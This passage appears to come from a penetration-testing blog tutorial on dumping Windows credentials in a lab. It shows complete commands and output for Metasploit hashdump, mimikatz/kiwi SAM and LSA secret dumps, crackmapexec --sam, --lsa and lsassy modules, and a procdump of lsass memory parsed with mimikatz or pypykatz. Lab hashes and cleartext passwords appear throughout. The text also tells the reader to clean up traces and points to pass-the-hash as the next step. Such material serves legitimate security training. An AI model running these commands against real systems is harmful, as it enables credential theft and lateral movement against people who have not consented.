
**Using Metasploit :** Metasploit is an extremely famous and useful hacking framework, it contains a collection of exploits that can be used directly on targets. After having a ***meterpreter session*** (a metasploit shell) on the target's machine, you can use the ***hashdump*** command to dump the content of the SAM database.



```
[*] Meterpreter session 1 opened (192.168.1.16:4444 → 192.168.1.20:49472) at 2021-04-14 22:33:04 -0400

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
user2:1001:aad3b435b51404eeaad3b435b51404ee:56523ab27eed842ad0e3f08efbf731ac:::
meterpreter > 
```

**Using mimikatz from metasploit :** Mimikatz is the swiss army knife when it comes to credentials on Windows. It's a post-exploitation tool that dumps passwords from memory, and hashes among others.

You can load mimikatz on a meterpreter session (with the command *load kiwi*) and then dump the SAM database (with the command *lsa_dump_sam*)




```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : COMPUTER2
SysKey : d02b9be90ddc488263ae25119c5a9e09
Local SID : S-1-5-21-3177474262-1279521349-1277071577

SAMKey : 9b7f92d62c76bfa4f213412fcbfc61d1

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Guest

RID  : 000003e9 (1001)
User : user2
  Hash NTLM: 56523ab27eed842ad0e3f08efbf731ac
    lm  - 0: 26e24788264732476707b714ac5f2c5e
    ntlm- 0: 56523ab27eed842ad0e3f08efbf731ac
```

mimikatz can also be load within Empire (which is a post-exploitation framwork similiar to metasploit).

**Using crackmapexec :** (a.k.a CME) is a post-exploitation tool from which you can leverage a bunch of cool attacks, one of them is dumping credentials!

> *crackmapexec smb 192.168.1.20 -u ‘user1’ -p ‘PasswordUser1’ — sam*



```
┌──(root💀kali)-[~]
└─# crackmapexec smb 192.168.1.20 -u 'user1' -p 'PasswordUser1'  --sam
SMB         192.168.1.20    445    COMPUTER2        [*] Windows 7 Professional 7601 Service Pack 1 (name:COMPUTER2) (domain:ssi.dz) (signing:F
SMB         192.168.1.20    445    COMPUTER2        [+] ssi.dz\user1:PasswordUser1 (Pwn3d!)
SMB         192.168.1.20    445    COMPUTER2        [+] Dumping SAM hashes
SMB         192.168.1.20    445    COMPUTER2        Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.1.20    445    COMPUTER2        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.1.20    445    COMPUTER2        user2:1001:aad3b435b51404eeaad3b435b51404ee:56523ab27eed842ad0e3f08efbf731ac:::
SMB         192.168.1.20    445    COMPUTER2        [+] Added 3 SAM hashes to the database
```

**4-From the Local Security Authority :**


**Dumping LSASS memory Using Procdump:** ProcDump is a free command-line tool published by Sysinternals whose primary purpose is monitoring an application and generating memory dumps of the chosen process. You can download it from here.

To run Procdump remotely, I established an SMB session with the target machine, then I used the “put” command to upload the Procdump executable to the target machine.

The command to execute in order to generate the memory dump goes as follow :

> *procdump.exe -accepteula -ma lsass.exe mem.dmp*

- accepteula: automatically accept the Sysinternals license agreement
- -ma: write a dump file with all process memory (lsass.exe) in a .dmp format.



```
C:\Windows\system32>help

 lcd {path}                 - changes the current local directory to {path}
 exit                       - terminates the server process (and this session)
 put {src_file, dst_path}   - uploads a local file to the dst_path RELATIVE to the connected share (ADMIN$)
 get {file}                 - downloads pathname RELATIVE to the connected share (ADMIN$) to the current local dir
 ! {cmd}                    - executes a local shell cmd

C:\Windows\system32>put procdump.exe
[*] Uploading procdump.exe to ADMIN$\/

C:\Windows\system32>procdump.exe -accepteula -ma lsass.exe mem.dmp

ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[02:46:12] Dump 1 initiated: C:\Windows\system32\mem.dmp
[02:46:16] Dump 1 writing: Estimated dump file size is 28 MB.
[02:46:28] Dump 1 complete: 28 MB written in 15.7 seconds
[02:46:29] Dump count reached.
```

To upload the dmp file to your machine: ***get mem.dmp***

Ps: don’t forget to clean up the mess.

The next step is to read the dmp file, for that we can use mimikatz with the following command :

> *privilege::debug*
> *sekurlsa::minidump mem.dmp*
> *sekurlsa::logonpasswords*

Mimikatz is a tool developed for Windows, but if you want to keep working on Linux, I've found this brilliant tool called pypykatz, which is a Mimikatz implementation written in Python and can be run on Linux.

To read the dmp file using pypykatz, the command goes as follow :

> *pypykatz minidump mem.dmp*


I found this awesome python script called lsassy, it's a tool that automates this whole process, and allows you to launch this attack with a one-liner. It also uses different methods (5 methods in total), here is a nice explanation :

**Lsassy - Extract Credentials From Lsass Remotely**

Python library to remotely extract credentials. This blog post explains how it works. You can check the wiki This...

www.kitploit.com


lsassy has been integrated as a module in Crackmapexec, I tried it on a machine where both the domain Admin and the user user1 have been authenticated, here is the result :



```
┌──(root💀kali)-[~/creddump]
└─# crackmapexec smb 192.168.1.20 -u 'user1' -p 'PasswordUser1'  -M lsassy                                  13
[-] Failed loading module at /usr/lib/python3/dist-packages/cme/modules/slinky.py: No module named 'pylnk3'
SMB         192.168.1.20    445    COMPUTER2        [*] Windows 7 Professional 7601 Service Pack 1 (name:COMPUTER2) (domain:ssi.dz) (signing:False) (SMBv1:True)
SMB         192.168.1.20    445    COMPUTER2        [+] ssi.dz\user1:PasswordUser1 (Pwn3d!)
LSASSY      192.168.1.20    445    COMPUTER2        SSI\Administrator 64f12cddaa88057e06a81b54e73b949b
LSASSY      192.168.1.20    445    COMPUTER2        SSI\Administrator Password1
LSASSY      192.168.1.20    445    COMPUTER2        SSI\user1 3d278165f6d949465b60d71d42ae7ded
LSASSY      192.168.1.20    445    COMPUTER2        SSI\user1 PasswordUser1
LSASSY      192.168.1.20    445    COMPUTER2        SSI.DZ\Administrator Password1
LSASSY      192.168.1.20    445    COMPUTER2        SSI.DZ\user1 PasswordUser1
```

**Dumping LSA secrets Using mimikatz from metasploit :** We've seen previously how to load mimikatz from a meterpreter session to dump the SAM database, the same can be done to dump LSA Secrets.


> *load kiwi*
> *lsa_dump_secrets*



```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : COMPUTER2
SysKey : d02b9be90ddc488263ae25119c5a9e09

Local name : COMPUTER2 ( S-1-5-21-3177474262-1279521349-1277071577 )
Domain name : SSI ( S-1-5-21-3413228851-729952773-2115315162 )
Domain FQDN : ssi.dz

Policy subsystem is : 1.11
LSA Key(s) : 1, default {84a4afa8-53fd-bb2e-b780-fcd6628f101d}
  [00] {84a4afa8-53fd-bb2e-b780-fcd6628f101d} 02df5883b983f2fe701b7f04a5643cc847fd50e0fd3b5a20063af40f22f1

Secret  : $MACHINE.ACC
cur/hex : 54 35 96 f6 f7 27 44 28 f4 c2 84 43 39 cf 39 e8 51 a0 03 27 38 3f 8b 7d e1 5a a2 d5 17 8a 58 3a
 f0 92 d1 92 e5 71 af c0 e4 b9 af 10 17 89 f5 9f 6f 05 d5 c4 ef 5f d3 c7 e0 94 22 3d 85 81 69 87 a9 57 32
 c5 9d 5d 70 59 91 8c de ea 8e 10 5d f7 e6 37 12 47 09 87 ae 5a 07 d9 76 b4 7e d0 e6 0f 33 df 8e 9c bd c7
 b1 9c 3e 4c e4 df a4 b3 aa 4d b3 36 99 30 fe 6c 32 b3 5e 11 8c 60 54 74 d2 07 f7 d2 a7 25 9f d1 fb 3c e8
 2d de 21 ae c6 e5 a2 53 57 7d 2d db 2a 60 66 c6 04 f4 f7 60 2a 5b d4
    NTLM:f1f39030d41ecb83a6ecb451679172ec
    SHA1:bb36c47baa155c2b6d977eabad945e4502cb0989
old/hex : b6 b3 f3 1e 71 f5 89 15 7c 47 23 92 32 83 89 ba fe 71 ac 3b c3 7c 33 fa bc b7 d6 87 b6 b5 9a e7
 f4 aa 62 3b 5d a7 2e c9 b9 f2 2d 6e d2 37 d5 b1 05 13 92 e6 89 f3 6a a7 79 a7 13 9e 67 70 48 66 3a fc 41
 9a 87 38 2a 48 f6 d3 4d 8b 4f 5d 34 21 77 95 c7 ab 5c 48 2f 4a 0b 81 1f 28 72 5b 7b 9c 9d ce b0 90 6d cf
 1d da d2 35 a6 26 69 b0 d5 c1 b5 6d 6a 90 a4 05 a9 ff 1b f1 d3 29 4f 86 23 b6 42 e7 17 61 e4 95 75 56 8c
 5a 58 9b 0c 2b d3 af 12 96 41 11 32 de 2e ec ee da 3e cb e8 0e 23 da
    NTLM:aef235b9d2667c64dd9ce434f868b102
    SHA1:fec9cbb8ae50bd00e873cbf91317e01c6bb8bf0f
```

**Dumping LSA secrets Using Crackmapexec:** LSA secrets can also be dumped using crackmapexec.

> *crackmapexec smb 192.168.1.20 -u 'User1' -p 'PasswordUser1' — lsa*



```
┌──(root💀kali)-[~]
└─# crackmapexec smb 192.168.1.20 -u 'user1' -p 'PasswordUser1' --lsa                                  130 ×
SMB         192.168.1.20    445    COMPUTER2        [*] Windows 7 Professional 7601 Service Pack 1 (name:COMPUTER2) (domain:ssi.dz) (signing:False) (SMBv1:True)
SMB         192.168.1.20    445    COMPUTER2        [+] ssi.dz\user1:PasswordUser1 (Pwn3d!)
SMB         192.168.1.20    445    COMPUTER2        [+] Dumping LSA secrets
SMB         192.168.1.20    445    COMPUTER2        SSI.DZ/Administrator:$DCC2$10240#Administrator#afc9966b706760909a899ee9dbf4c563
SMB         192.168.1.20    445    COMPUTER2        SSI.DZ/user1:$DCC2$10240#user1#6771fd35b76ef6eff18cff42f5363de4
SMB         192.168.1.20    445    COMPUTER2        SSI.DZ/user2:$DCC2$10240#user2#ca08b288d8fd2908cfc8d443f617ef83
SMB         192.168.1.20    445    COMPUTER2        SSI\COMPUTER2$:aes256-cts-hmac-sha1-96:75c1fbc33323cb6e1fd4adefb85659ea899e89978e110d34ba4f3689338bb5ff
SMB         192.168.1.20    445    COMPUTER2        SSI\COMPUTER2$:aes128-cts-hmac-sha1-96:156d534211662818c5e370bf18456d08
SMB         192.168.1.20    445    COMPUTER2        SSI\COMPUTER2$:des-cbc-md5:6e670dba94ef800b
SMB         192.168.1.20    445    COMPUTER2        SSI\COMPUTER2$:plain_password_hex:543596f6f7274428f4c2844339cf39e851a00327383f8b7de15aa2d5178a583a71595e82f33d20c
ec6c46020159c95bec17a69a8f092d192e571afc0e4b9af101789f59f6f05d5c4ef5fd3c7e094223d85816987a95732549c62a2d70b92020a61b4147bfda715a822641ac59d5d7059918cdeea8e105df7e637
12470987ae5a07d976b47ed0e60f33df8e9cbdc7c40bc4e37dd512190f4a514b33ceaac665d820b5b19c3e4ce4dfa4b3aa4db3369930fe6c32b35e118c605474d207f7d2a7259fd1fb3ce86832f4247cc699a
ba0ae29eacb84c1de335ec60d2dde21aec6e5a253577d2ddb2a6066c604f4f7602a5bd4
SMB         192.168.1.20    445    COMPUTER2        SSI\COMPUTER2$:aad3b435b51404eeaad3b435b51404ee:f1f39030d41ecb83a6ecb451679172ec:::
SMB         192.168.1.20    445    COMPUTER2        dpapi_machinekey:0×5fab291b4f7f371b2bb888317e25c6805066d968
dpapi_userkey:0×1d03916f61a241760015defa06385eadb50dd541
SMB         192.168.1.20    445    COMPUTER2        NL$KM:2d9d53c08e2a58c818262643f1c13b775e6a50f5ce320e19c56b0eb306d4901e0b87abd816fe4de50af848f64e27951d337592cea5a
48845969f93e5889d4d06
SMB         192.168.1.20    445    COMPUTER2        [+] Dumped 10 LSA secrets to /root/.cme/logs/COMPUTER2_192.168.1.20_2021-04-14_225639.secrets and /root/.cme/logs
/COMPUTER2_192.168.1.20_2021-04-14_225639.cached
```

## What's the next step?

One obvious reflection upon obtaining any sorts of hashes is to try and crack them, hopefully, to get clear text passwords and move easily across the network. However, if a strong password policy is present, and cracking doesn't give a result, other choices are always possible. If you have obtained some NTLMv1/2 hashes by a MITM attack, you can directly relay them to the next target. You can find an example of a relaying attack explained here.

If you have obtained some NT/LM hashes, you can also pass them around the network in order to authenticate without having to crack the hashes. This attack is called “Pass the hash”, and it will be covered in the next blog.